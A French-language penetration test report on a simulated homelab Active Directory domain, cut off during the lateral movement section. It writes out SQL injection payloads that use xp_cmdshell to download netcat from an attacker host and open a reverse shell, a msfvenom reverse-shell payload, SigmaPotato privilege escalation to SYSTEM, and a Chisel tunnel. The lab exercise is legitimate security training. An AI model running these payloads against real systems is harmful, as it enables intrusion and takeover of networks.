

Rapport de test d'intrusion

Scénario d'accès initial externe – chaîne d'attaque #2

Auteur: Matthew Castro

Date d'évaluation: janvier 2026

Réseau ciblé: homelab.local

Ce rapport de test d'intrusion a été réalisé dans un environnement entièrement simulé. Tous les systèmes, réseaux, domaines, comptes utilisateurs et données ont été créés spécifiquement pour ce laboratoire personnel.

Version de rapport: v1.0

Table des matières

1.	Résumé exécutif	3
1.1	Aperçu.....	3
1.2	Résultat.....	3
1.3	Recommandations.....	3
2.	Portée et méthodologie	3
2.1	Résumé de la portée.....	3
2.2	Méthodes utilisées	4
2.3	Méthodes non utilisées	4
3.	Vue d'ensemble de la chaîne d'attaque.....	4
4.	Déroulement de l'exploitation.....	5
4.1	Accès initial	5
4.2	Élévation de privilèges – PC02	8
4.3	Configuration d'un tunnel vers le réseau interne	11
4.4	Énumération du réseau interne.....	12
4.5	Mouvement latéral vers PC03	16
4.6	Élévation de privilèges – PC03	18
4.7	Mouvement latéral vers PC01	19
4.8	Compromission du domaine	20
4.9	Post-exploitation.....	22
5.	Vulnérabilités et remédiations	23
6.	Conclusion	26

1. Résumé exécutif

1.1 Aperçu

L'évaluation a consisté d'un test d'intrusion externe sur le domaine homelab.local. Elle était de type « Boîte noire », signifiant que les attaquants n'avaient aucune information sur le réseau interne lors du début de leur attaque. L'objectif comprenait l'évaluation de la posture de sécurité du domaine ainsi que l'identification des vulnérabilités, erreurs de configuration et chemins d'attaque possibles. Une fois identifiés, le but était d'exploiter les vulnérabilités trouvées pour illustrer la portée potentielle de vrais attaquants.

1.2 Résultat

Lors de l'évaluation, plusieurs vulnérabilités et erreurs de configuration ont été identifiées et exploitées, ce qui a ultimement mené à la compromission complète du domaine. Si l'attaque s'était produite dans un contexte réel, les attaquants auraient obtenu un accès initial au réseau interne, effectué des pivots et fini par prendre le contrôle complet de l'environnement.

1.3 Recommandations

Il est recommandé d'apporter les changements suivants pour améliorer la posture de sécurité du réseau :

- Sécuriser le site web exposé au réseau public
- S'assurer qu'aucun mot de passe ou clé privée soit accessible sur quelque machine
- Vérifier régulièrement les privilèges assignés localement sur les machines Windows et Linux du réseau
- Configurer les modèles de certificats du domaine en suivant les meilleures pratiques de sécurité

2. Portée et méthodologie

2.1 Résumé de la portée

Les attaquants ont débuté l'évaluation avec l'adresse IP du site web externe. La portée de l'évaluation a été limitée à certains hôtes du réseau interne. Les hôtes suivants étaient inclus dans la portée :

- 192.168.1.100 (DC01)
- 192.168.1.101 (PC01)
- 192.168.1.102 (PC02)
- 192.168.1.201 (PC03)

Les hôtes suivants ont été intentionnellement exclus de la portée de l'évaluation :

- 192.168.1.1 (pfSense)

2.2 Méthodes utilisées

Des méthodes d'attaque communes ont été utilisées pour énumérer le réseau interne, établir un tunnel, réaliser une élévation de privilèges sur une ou plusieurs machines et pour obtenir la compromission complète du domaine.

Les techniques d'attaque suivantes ont été utilisées :

- Injections SQL
- Exécution de commandes distantes
- Énumération du réseau et des hôtes
- Tunnels inversés avec Chisel
- Élévation de privilèges sur systèmes Windows et Linux
- Techniques d'abus Active Directory tels que l'abus de certificats (ESC1) et l'attaque DCSync

2.3 Méthodes non utilisées

Lors de notre évaluation, les méthodes suivantes n'ont pas été utilisées :

- Attaques de type « Denial-of-Service »
- Modifications ou exploitation du pare-feu (pfSense)
- Techniques d'ingénierie sociale

3. Vue d'ensemble de la chaîne d'attaque

Nous avons commencé l'évaluation en testant les champs de saisie du site web externe. Cela nous a amené à découvrir une vulnérabilité d'injection SQL sur le site web. Cette vulnérabilité a été utilisée pour établir un shell inversé sur le serveur web et obtenir un accès initial au réseau interne.

Nous avons ensuite élevé nos privilèges en abusant des droits d'imitation de jeton attribués au compte de service SQL du serveur web. Un tunnel vers le réseau interne a été établi en utilisant notre accès initial.

Après avoir énuméré le réseau, plusieurs chemins d'attaque ont été identifiés.

Nous avons d'abord trouvé une clé privée qui nous a permis de nous déplacer latéralement vers un hôte Linux. Nous avons pu éléver nos privilèges sur l'hôte en abusant des permissions sudo, mais ceci n'a pas permis de mouvement latéral additionnel sur le réseau.

Un deuxième chemin d'attaque comprenait la découverte d'identifiants en clair sur l'hôte initial. Ces identifiants nous ont permis d'établir une session distante sur l'hôte Windows PC01 du réseau interne.


D'autres identifiants ont été trouvés dans un fichier sur l'hôte PC01. L'utilisateur auquel les identifiants appartenaient possédait des droits d'enrôlement à un modèle de certificat vulnérable. Nous avons utilisé ces droits pour demander un certificat en se faisant passer pour le compte administrateur du domaine. Finalement, nous avons extrait le hachage NTLM du certificat. Ce hachage nous a accordé un accès illimité au domaine.

4. Déroulement de l'exploitation

4.1 Accès initial

Détails de la vulnérabilité : Une vulnérabilité d'injection SQL sur un site accessible publiquement a mené à l'exécution de commandes distantes sur un hôte interne.

Étapes pour reproduire l'exploitation : Après avoir visité le site externe, nous avons testé les champs de saisie en soumettant une apostrophe en tant que nom d'utilisateur.



Server Error in '/login' Application.

Runtime Error

Description: An application error occurred on the server. The current custom error settings for this application prevent the details of the application error from being viewed remotely (for security reasons). It could, however, be viewed by browsers running on the local server machine.


Details: To enable the details of this specific error message to be viewable on remote machines, please create a <customErrors> tag within a "web.config" configuration file located in the root directory of the current web application. This <customErrors> tag should then have its "mode" attribute set to "Off".

```
<!-- Web.Config Configuration File -->

<configuration>
    <system.web>
        <customErrors mode="Off"/>
    </system.web>
</configuration>
```

Notes: The current error page you are seeing can be replaced by a custom error page by modifying the "defaultRedirect" attribute of the application's <customErrors> configuration tag to point to a custom error page URL.

Notre saisie a causé une erreur, ce qui signifie que le « backend » a interprété notre apostrophe comme si elle faisait partie de l'instruction SQL. Nous avons ensuite essayé un contournement d'authentification à l'aide d'une injection SQL.



Employee Portal Login

Username:

Password:

Login successful!

La connexion a fonctionné. Ceci nous a confirmé que le site était vulnérable aux injections SQL.

Nous avons tenté d'exécuter des commandes sur l'hôte distant en utilisant la procédure stockée « xp_cmdshell » de Microsoft SQL. Nous avons utilisé la commande “InvokeWebRequest” de PowerShell pour envoyer une requête “GET” à notre machine.

```
└$ nc -lvpn 80
```

```
kali@kali-vm: ~/Documents/homelab/scenario2
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario2
└$ nc -lvpn 80
listening on [any] 80 ...
█
```

```
'; exec xp_cmdshell 'powershell -c "iwr -uri http://10.0.2.4/"';--
```

kali@kali-vm: ~/Documents/homelab/scenario2

```
$ nc -lvp 80
listening on [any] 80 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 16793
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.2931
Host: 10.0.2.4
Connection: Keep-Alive
```

Login

Employee Portal Login

Username:

Password:

Invalid credentials.

La connexion à notre port d'écoute nous a confirmé que l'hôte avait exécuté notre commande. Nous avons ensuite tenté d'obtenir un shell inversé à l'aide de l'outil Netcat.

Un serveur web a été démarré sur notre machine d'attaque pour servir le binaire Netcat.

```
L$ python3 -m http.server 80
```

kali@kali-vm: ~/Documents/homelab/scenario2/report

```
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario2/report
kali@kali-vm: ~/Documents/homelab/scenario2
(kali@kali-vm)-[~/Documents/homelab/scenario2/report]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Nous avons ensuite transféré l'outil dans un répertoire temporaire sur la machine victime en injectant les commandes suivantes sur le site :


```
'; exec xp_cmdshell 'mkdir C:\temp';--
'; exec xp_cmdshell 'powershell -c "iwr -uri http://10.0.2.4/nc.exe -Outfile C:\temp\nc.exe";--
```

Nous remarquons que notre serveur web a reçu une connexion. Cela confirme que l'outil a été téléchargé.

```
(kali@kali-vm)-[~/Documents/homelab/scenario2/report]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.15 - - [30/Dec/2025 16:07:27] "GET /nc.exe HTTP/1.1" 200 -
```

Nous avons démarré un port d'écoute sur notre machine.


```
└$ rlwrap nc -lvpn 80
```



```
kali@kali-vm: ~/Documents/homelab/scenario2/report
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario2/report kali@kali-vm: ~/Documents/homelab/scenario2
(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
$ rlwrap nc -lvpn 80
listening on [any] 80 ...
```

Un shell inversé a été obtenu en injectant une commande qui s'est exécuté sur la machine distante.

```
'; exec xp_cmdshell 'C:\temp\nc.exe 10.0.2.4 80 -e cmd.exe'; --
```



```
kali@kali-vm: ~/Documents/homelab/scenario2/report kali@kali-vm: ~/Documents/homelab/scenario2
(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
$ rlwrap nc -lvpn 80
listening on [any] 80 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 22326
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress

C:\Windows\system32>[]
```

Employee Portal Login

Username:
'xe 10.0.2.4 80 -e cmd.exe'; --

Password:

Login

Invalid credentials.

Le shell inversé a été établi avec succès sous le contexte de sécurité du compte de service SQL.

4.2 Élévation de privilèges – PC02

Détails de la vulnérabilité : Après avoir énuméré le compte de service SQL, nous avons remarqué que le privilège « SelImpersonatePrivilege » était activé. Ceci nous a permis d'élever nos privilèges en manipulant les jetons d'accès.

Étapes pour reproduire l'exploitation : Nous avons débuté en vérifiant les privilèges du compte de service SQL.

```
C:\Windows\system32>whoami /priv
```

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION

Privilege Name          Description          State
SeAssignPrimaryTokenPrivilege Replace a process level token      Disabled
SeIncreaseQuotaPrivilege   Adjust memory quotas for a process  Disabled
SeChangeNotifyPrivilege    Bypass traverse checking        Enabled
SeManageVolumePrivilege    Perform volume maintenance tasks  Enabled
SeImpersonatePrivilege    Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege    Create global objects           Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set    Disabled

C:\Windows\system32>
```

Nous avons ensuite transféré notre outil de manipulation « SigmaPotato » de notre machine d'attaque à la machine victime.

```
└$ python3 -m http.server 80
C:\Windows\system32>cd C:\temp
C:\temp>powershell -c "iwr -uri http://10.0.2.4/SigmaPotato.exe -O C:\temp\SigmaPotato.exe"
```

```
kali@kali-vm: ~/Documents/homelab/scenario2/report
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario2/report  kali@kali-vm: ~/Documents/homelab/scenario2/report
C:\temp>powershell -c "iwr -uri http://10.0.2.4/SigmaPotato.exe -O C:\temp\SigmaPotato.exe"
powershell -c "iwr -uri http://10.0.2.4/SigmaPotato.exe -O C:\temp\SigmaPotato.exe"
C:\temp>
```

```
(kali㉿kalivm) [~/Documents/homelab/scenario2/report]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.15 - - [30/Dec/2025 16:51:12] "GET /SigmaPotato.exe HTTP/1.1" 200 -
```

Nous avons utilisé l'outil « msfvenom » pour générer un payload de shell inversé.

```
└$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.4 LPORT=80 -f exe --platform windows -o shell.exe
```

```
kali@kali-vm: ~/Documents/homelab/scenario2/report
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario2/report  kali@kali-vm: ~/Documents/homelab/scenario2/report  kali@kali-vm: ~/Documents/homelab/scenario2/report
(kali㉿kalivm) [~/Documents/homelab/scenario2/report]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.4 LPORT=80 -f exe --platform windows -o shell.exe
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

Le payload a été transféré sur la machine victime.

```
C:\temp>powershell -c "iwr -uri http://10.0.2.4/shell.exe -O C:\temp\shell.exe"
```

```
kali@kali-vm: ~/Documents/homelab/scenario2/report
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario2/report kali@kali-vm: ~/Documents/homelab/scenario2/report kali@kali-vm: ~/Documents/homelab/scenario2/report
C:\temp>powershell -c "iwr -uri http://10.0.2.4/shell.exe -O C:\temp\shell.exe"
powershell -c "iwr -uri http://10.0.2.4/shell.exe -O C:\temp\shell.exe"
C:\temp>
```

Nous nous sommes assurés que notre répertoire temporaire sur la machine victime contenait tous nos outils.

```
kali@kali-vm: ~/Documents/homelab/scenario2/report
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario2/report kali@kali-vm: ~/Documents/homelab/scenario2/report kali@kali-vm: ~/Documents/homelab/scenario2/report
C:\temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5435-B381

Directory of C:\temp

12/30/2025  02:05 PM    <DIR>      .
12/30/2025  02:05 PM    <DIR>      ..
12/30/2025  01:13 PM        59,392 nc.exe
12/30/2025  02:07 PM         7,168 shell.exe
12/30/2025  01:50 PM        63,488 SigmaPotato.exe
              3 File(s)     130,048 bytes
              2 Dir(s)   29,446,258,688 bytes free

C:\temp>
```

Nous avons ensuite démarré un port d'écoute avec Netcat.

```
└$ rlwrap nc -lvpn 80
kali@kali-vm: ~/Documents/homelab/scenario2/report
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario2/report kali@kali-vm: ~/Documents/homelab/scenario2/report
(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
└$ rlwrap nc -lvpn 80
listening on [any] 80 ...
```

Finalement, nous avons déclenché l'exécution de notre payload avec l'outil « SigmaPotato » pour obtenir une session élevée sur l'hôte distant.

```
C:\temp>SigmaPotato.exe "C:\temp\shell.exe"
```

```
C:\temp>SigmaPotato.exe "C:\temp\shell.exe"
SigmaPotato.exe "C:\temp\shell.exe"
[+] Starting Pipe Server ...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token ...
[+] PID: 872 | Token: 0x620 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token ...
[+] New Token Handle: 972
[+] Current Command Length: 17 characters
[+] Creating Process via 'CreateProcessAsUserW'
[+] Process Started with PID: 2084
```

```
kali@kali-vm: ~/Documents/homelab/scenario2/report
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario2/report kali@kali-vm: ~/Documents/homelab/scenario2/report
└─(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
$ rlwrap nc -lvpn 80
listening on [any] 80 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 59177
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\temp>whoami
whoami
nt authority\system

C:\temp>
```

4.3 Configuration d'un tunnel vers le réseau interne

Détails de la vulnérabilité : Nous avons établi un tunnel sur le réseau interne en utilisant notre accès initial à l'hôte PC02. Ceci nous a permis d'interagir avec le réseau interne à partir de notre hôte d'attaque Kali Linux. Ceci a été fait grâce à Chisel, un outil de proxy inverse qui établit une connexion de type serveur-client dans un tunnel.

Étapes pour reproduire l'exploitation : Nous avons transféré le binaire Chisel vers l'hôte PC02.

```
C:\temp> powershell -c "iwr -uri http://10.0.2.4/chisel.exe -O C:\temp\chisel.exe"
```

```
C:\temp>powershell -c "iwr -uri http://10.0.2.4/chisel.exe -O C:\temp\chisel.exe"
powershell -c "iwr -uri http://10.0.2.4/chisel.exe -O C:\temp\chisel.exe"
C:\temp>
```

Nous avons lancé notre serveur Chisel à partir de notre machine d'attaque.

```
└$ chisel server -p 8080 --reverse
```

```
kali@kali-vm: ~/Documents/homelab/scenario2/report
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario2/report SYSTEM PC02 kali@kali-vm: ~/Documents/homelab/scenario2/report
(kali㉿kali-vm) [~/Documents/homelab/scenario2/report]
$ chisel server -p 8080 --reverse
2025/12/30 17:23:21 server: Reverse tunnelling enabled
2025/12/30 17:23:21 server: Fingerprint 978dk7E6aCFXWapGr4d8or6unsBhXol2QeRFn/PDnnM=
2025/12/30 17:23:21 server: Listening on http://0.0.0.0:8080
```

Notre session à bas priviléges a été utilisée pour se connecter à notre serveur Chisel.

```
C:\temp> chisel.exe client 10.0.2.4:8080 R:socks
```

```
C:\temp>chisel.exe client 10.0.2.4:8080 R:socks
chisel.exe client 10.0.2.4:8080 R:socks
2025/12/30 14:25:32 client: Connecting to ws://10.0.2.4:8080
2025/12/30 14:25:32 client: Connected (Latency 2.01ms)
```

Nous nous sommes assurés que notre serveur Chisel a reçu la connexion.

```
kali@kali-vm: ~/Documents/homelab/scenario2/report
File Actions Edit View Help
kali@kali-vm: ~/Documents/homelab/scenario2/report SYSTEM PC02 kali@kali-vm: ~/Documents/homelab/scenario2/report
(kali㉿kali-vm) [~/Documents/homelab/scenario2/report]
$ chisel server -p 8080 --reverse
2025/12/30 17:23:21 server: Reverse tunnelling enabled
2025/12/30 17:23:21 server: Fingerprint 978dk7E6aCFXWapGr4d8or6unsBhXol2QeRFn/PDnnM=
2025/12/30 17:23:21 server: Listening on http://0.0.0.0:8080
2025/12/30 17:25:33 server: session#1: Client version (1.10.1) differs from server version (1.10.1-0kalii)
2025/12/30 17:25:33 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

À ce stade de l'évaluation, nous avions un accès privilégié à la machine PC02 et un tunnel établi vers le réseau interne.

4.4 Énumération du réseau interne

Nous avons effectué la découverte d'hôtes sur le réseau interne à partir de la machine PC02 car la découverte d'hôtes à travers le tunnel a produit des résultats inexacts.

Nous avons commencé par obtenir de l'information sur l'hôte PC02 à partir de notre shell inversé.

```
C:\temp> hostname
```

```
C:\temp>hostname
hostname
PC02
C:\temp>
```

```
C:\temp> ipconfig /all
```

```
C:\temp>ipconfig /all
ipconfig /all

Windows IP Configuration

  Host Name . . . . . : PC02
  Primary Dns Suffix . . . . . : homelab.local
  Node Type . . . . . : Hybrid
  IP Routing Enabled. . . . . : No
  WINS Proxy Enabled. . . . . : No
  DNS Suffix Search List. . . . . : homelab.local
                                         home.arpa

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . : home.arpa
  Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
  Physical Address. . . . . : 08-00-27-DA-0B-CB
  DHCP Enabled. . . . . : Yes
  Autoconfiguration Enabled . . . . . : Yes
  Link-local IPv6 Address . . . . . : fe80::9746:357e:c5a5:13d3%3(PREFERRED)
  IPv4 Address. . . . . : 192.168.1.102(Preferred)
  Subnet Mask . . . . . : 255.255.255.0
  Lease Obtained. . . . . : Tuesday, December 30, 2025 9:49:30 AM
  Lease Expires . . . . . : Tuesday, December 30, 2025 4:49:07 PM
  Default Gateway . . . . . : 192.168.1.1
  DHCP Server . . . . . : 192.168.1.1
  DHCPv6 IAID . . . . . : 50855975
  DHCPv6 Client DUID. . . . . : 00-01-00-01-30-C0-27-F2-08-00-27-DA-0B-CB
  DNS Servers . . . . . : 192.168.1.100
  NetBIOS over Tcpip. . . . . : Enabled
```

```
C:\temp>
```

Nous avons interrogé le répertoire Active Directory pour obtenir une liste de tous les objets dans le groupe « domain controllers ».

```
C:\temp> net group "domain controllers" /domain
```

```
C:\temp>net group "domain controllers" /domain
net group "domain controllers" /domain
The request will be processed at a domain controller for domain homelab.local.

Group name      Domain Controllers
Comment        All domain controllers in the domain

Members

DC01$         

The command completed successfully.
```

L'adresse IP de la machine DC01 a été confirmée à l'aide de la commande « nslookup ».

```
C:\temp> nslookup DC01
```

```
C:\temp>nslookup DC01
nslookup DC01
Server:  UnKnown
Address: 192.168.1.100

Name:   DC01.homelab.local
Address: 192.168.1.100

C:\temp>
```

Nous avons par la suite obtenu une liste d'objets dans le groupe « Domain Computers ».

```
C:\temp> net group "domain computers" /domain

C:\temp>net group "domain computers" /domain
net group "domain computers" /domain
The request will be processed at a domain controller for domain homelab.local.

Group name      Domain Computers
Comment        All workstations and servers joined to the domain

Members

PC01$          PC02$
The command completed successfully.

C:\temp>
```

Nous avons remarqué qu'il y avait deux hôtes dans le groupe. Nous avons récupéré l'adresse IP de la machine PC01 uniquement car l'adresse de la machine PC02 avait déjà été obtenue.

```
C:\temp> nslookup PC01
```

```
C:\temp>nslookup PC01
nslookup PC01
Server: UnKnown
Address: 192.168.1.100

Name:  PC01.homelab.local
Address: 192.168.1.101

C:\temp>
```

Pour identifier des hôtes sur le réseau qui n'étaient pas joints au domaine, nous avons effectué un balayage par ping pour la plage d'adresses 192.168.1.1-254.

```
C:\temp> for /L %i in (1,1,254) do @ping -n 1 192.168.1.%i | find "TTL="
```

```
C:\temp>for /L %i in (1,1,254) do @ping -n 1 192.168.1.%i | find "TTL="
for /L %i in (1,1,254) do @ping -n 1 192.168.1.%i | find "TTL="
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.100: bytes=32 time<1ms TTL=128
Reply from 192.168.1.102: bytes=32 time<1ms TTL=128
Reply from 192.168.1.201: bytes=32 time<1ms TTL=64

C:\temp>
```

Un hôte additionnel a été découvert avec cette technique.

Nous avons effectué un scan TCP avec Nmap sur cet hôte pour énumérer ses ports ouverts. Nous avons scanné à travers notre tunnel en utilisant l'outil « Proxychains ».

```
C:\temp> sudo proxychains nmap -Pn -sT -sC -sV 192.168.1.201 --top-ports=20
```

```
(kali㉿kali-vm) [~/Documents/homelab/scenario2/report]
$ sudo proxychains nmap -Pn -sT -sC -sV 192.168.1.201 --top-ports=20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-30 19:00 EST
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.201:80 ← socket error or timeout!
```

PORT	STATE	SERVICE	VERSION
21/tcp	closed	ftp	
22/tcp	open	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
256	e7:86:c4:14:4e:bf:e8:6a:49:03:15:fb:60:6a:25:26		(ECDSA)
256	33:bd:53:bc:90:e3:f8:2c:31:07:ef:7c:c4:03:b2:fb		(ED25519)
23/tcp	closed	telnet	
25/tcp	closed	smtp	
53/tcp	closed	domain	
80/tcp	closed	http	
110/tcp	closed	pop3	
111/tcp	closed	rpcbind	
135/tcp	closed	msrpc	
139/tcp	closed	netbios-ssn	
143/tcp	closed	imap	
443/tcp	closed	https	
445/tcp	closed	microsoft-ds	
993/tcp	closed	imaps	
995/tcp	closed	pop3s	
1723/tcp	closed	pptp	
3306/tcp	closed	mysql	
3389/tcp	closed	ms-wbt-server	
5900/tcp	closed	vnc	
8080/tcp	closed	http-proxy	
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel			

Nous avons remarqué parmi les résultats que l'hôte est une machine Linux et que son port 22 (SSH) était ouvert.

Nous avons ensuite effectué un scan TCP de PC01 à travers notre tunnel en vérifiant les ports fréquemment ouverts sur les systèmes Windows.

```
C:\temp> sudo proxychains nmap -Pn -sT -sC -sV 192.168.1.101 -p
53,135,139,389,445,464,593,636,3389,5985

(kali㉿kali-vm) [~/Documents/homelab/scenario2/report]
$ sudo proxychains nmap -Pn -sT -sC -sV 192.168.1.101 -p 53,135,139,389,445,464,593,636,3389,5985
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-30 19:09 EST
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.101:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.101:3389 ← socket error or timeout!
```

```

PORT      STATE SERVICE      VERSION
53/tcp    closed domain
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   closed netbios-ssn
389/tcp   closed ldap
445/tcp   closed microsoft-ds
464/tcp   closed kpasswd5
593/tcp   closed http-rpc-epmap
636/tcp   closed ldapssl
3389/tcp  closed ms-wbt-server
5985/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

Nous avons remarqué que le port de Windows Remote Management était ouvert sur l'hôte PC01.

4.5 Mouvement latéral vers PC03

Détails de la vulnérabilité : Une clé privée a été trouvée sur PC02 et a permis un mouvement latéral vers PC03 à l'aide du service SSH.

Étapes pour reproduire l'exploitation : Après avoir énuméré les fichiers présents sur l'hôte PC02, nous avons identifié un dossier nommé « SecretFolder » dans la racine du lecteur C:. Nous avons listé son contenu à partir de notre shell inversé pour trouver une clé privée SSH.

```
C:\temp> dir C:\
```

```

C:\temp>dir C:\
dir C:\
Volume in drive C has no label.
Volume Serial Number is 5435-B381

Directory of C:\

12/28/2025  09:34 AM    <DIR>        calcService
12/02/2025  07:43 PM    <DIR>        inetpub
11/05/2022  11:03 AM    <DIR>        PerfLogs
12/27/2025  04:10 PM    <DIR>        Program Files
12/27/2025  12:08 PM    <DIR>        Program Files (x86)
12/28/2025  09:25 AM    <DIR>        SecretFolder
12/27/2025  11:35 AM    <DIR>        SQL2019
12/30/2025  02:22 PM    <DIR>        temp
12/27/2025  08:28 PM    <DIR>        Users
12/27/2025  01:16 PM    <DIR>        Windows
              0 File(s)          0 bytes
              10 Dir(s)  29,381,853,184 bytes free

C:\temp>■

```

```
C:\temp> dir \SecretFolder\
